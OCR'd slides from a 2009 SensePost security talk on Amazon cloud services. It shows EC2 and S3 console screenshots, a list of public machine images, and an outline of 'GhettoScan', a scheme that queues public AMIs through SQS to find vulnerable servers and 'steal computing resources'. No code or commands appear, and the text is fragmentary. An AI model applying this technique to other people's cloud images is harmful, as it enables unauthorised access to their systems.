
EC2

Root access to a Linux machine in seconds..

Scalable costs..


Amazon EC2
EC2-US Region
us-east-1a
us-east-1b
us-east-1c
EC2-EU Region
eu-west-1a
eu-west-1b


S3



Manage Accounts
aws1@sensepost.com
Synchronize Folders
AWS Import/Export
Preferences
/
Browse
/
Current Tasks:
Regular Transfer
Synchronized Folders Transfer
Log
Clear
Pause
Clear Completed
Retry Failed Tasks

File Name	File Size(KB)	Modified Time
	0	06/02/2009 09:42 PM
.DS_Store	13	06/13/2009 07:00 PM
.Spotlight-V100	0	04/14/2008 04:59 PM
.Trashes	0	04/14/2008 04:36 PM

File Name	File Size(KB)	Upload Time
spscan4	0	05/17/2009 10:29 PM
spscan3	0	05/17/2009 02:11 PM
spscan2	0	05/17/2009 00:48 AM
spscan	0	05/16/2009 01:36 PM
splogs	0	05/19/2009 04:57 AM
sp1	0	05/16/2009 11:43 AM
qscan	0	05/18/2009 06:28 PM
fedora_11_full	0	07/15/2009 03:34 PM
copy-2	0	07/20/2009 10:44 PM
copy-1	0	07/20/2009 10:11 PM
amazon_fedora_8	0	07/15/2009 02:25 PM

File Name	From	To	Type	Progress	Status


800 Million
5 Billion
10 Billion
14 Billion
August 06
April 07
October 07
January 08



Amazon S3

mculver-images

media.mydomain.com

Beach.jpg

2005/party/hat.jpg

img1.jpg


img2.jpg

public.blueorigin.com

index.html

img/pic1.jpg

SQS


Consumer
Producer
Queue
Producer
Consumer
Producer

When in doubt..


Copy Marco!

Can we steal computing resources from Amazon (or Amazon users?)

Sure we can..

Breakdown

Amazon provide 47 machine images that they built themselves..



Amazon EC2
Amazon Elastic MapReduce
Amazon CloudFront
Navigation
Region:
US-East
EC2 Dashboard
INSTANCES
Instances
IMAGES
AMIs
Bundle Tasks
Amazon Machine Images
Launch
Register New AMI
De-register
Permissions
Show/Hide
Refresh
Help
Viewing:
All Images
All Platforms
1 to 50 of 2768 AMIs

	AMI ID	Manifest	Visibility	Platform
☐	ami-0022c769	level22-ec2-images/ubuntu-7.04-feisty-base-20071225a.manifest.xml	Public	Ubuntu
☐	ami-005db969	alestic-64/ubuntu-8.04-hardy-base-64-20081222.manifest.xml	Public	Ubuntu
☐	ami-005dba69	rbuilder-online/new-example-1-x86_64_20133.img.manifest.xml	Public	Other Linux
☐	ami-005eba69	kaavo-ntier-db/imod-ntier-32bit-FC-DB.manifest.xml	Public	Other Linux

Shared AMI gifts FTW!

- Bundled AMI's + Forum Posts
- Vulnerable servers? Set_slice? SSHD?
- Scanning gets you booted.. We needed an alternative..

GhettoScan



(1)

Generate List of All available AMI's

(2)

Populate SQS with list of AMI's

Attacker

(3)

S3

(5)


(....)

(7)

(6)

[SensePost – 2009]

Results

